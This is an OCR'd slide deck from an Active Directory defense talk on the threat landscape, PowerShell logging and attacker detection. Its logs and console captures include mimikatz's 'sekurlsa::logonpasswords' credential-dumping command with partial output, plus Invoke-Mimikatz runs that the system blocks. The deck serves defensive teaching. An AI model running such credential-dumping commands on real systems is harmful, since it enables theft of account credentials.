The Current Threat Landscape, Modern Defenses, & Effective Detection

Ryerson University

Sean Metcalf (@Pyrotek3)
sean [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

TRIMARC

ABOUT

- ❖Founder Trimarc, a security company.
- ❖Microsoft Certified Master (MCM) Directory Services
- ❖Microsoft MVP
- ❖Speaker: BSides, Shakacon, Black Hat, DEF CON, DerbyCon, Sp4rkCon
- ❖Security Consultant / Security Researcher
- ❖Own & Operate ADSecurity.org (Microsoft platform security info)


+

AGENDA

- From Ransomware to Nation-State
- Phishing
- PowerShell
- Recon to Privilege Escalation
- Detecting Attacker Activity
- Kerberoasting Detection
- Effective Defenses

Slides: Presentations.ADSecurity.org

Current Threat Landscape



breach

Page 13 of about 4,540,000 results (0.53 seconds)

The Current State of Security:


The Good

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

The Good: Better Security Awareness

The Good: Better Security Testing

The Good: Less AD Admins




Domain Admins Properties

Members:


Name	Active Directory Domain Services Folder
ADSAdministrator	lab.adsecurity.org/Users
Luke Skywalker	lab.adsecurity.org/Users

The Good: Better PowerShell Security (v5)




Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

```
ParameterBinding(Out-Default): name="InputObject"; value="
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 30847013 (00000000:01d6b025)
Session           : RemoteInteractive from 1
```




```
PS C:\> $ExecutionContext.SessionState.Language
ConstrainedLanguage
PS C:\> c:\temp\Invoke-Mimikatz2
c:\temp\Invoke-Mimikatz2 : Specified method is
    + CategoryInfo          : NotImplemented:
    + FullyQualifiedErrorId : NotSupported

PS C:\> _
```



```
PS C:\WINDOWS\system32> C:\Temp\Hakz\PowerSploit\Invoke-Mimikatz.ps1
At C:\Temp\Hakz\PowerSploit\Invoke-Mimikatz.ps1:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

```
         * SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31
        tspkg :
        wdigest :
         * Username : adsadmin
```

The Current State of Security:




The Bad

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

The Bad: User -> Admin = Easy

The Bad: Legacy Reduces Security

The Bad: PowerShell Logging Not Enabled



Operational Number of events: 0

Level	Date and Time	Source	Event ID	Ta

The Bad: Too Many Blind Spots

The Current State of Security:

The UGLY

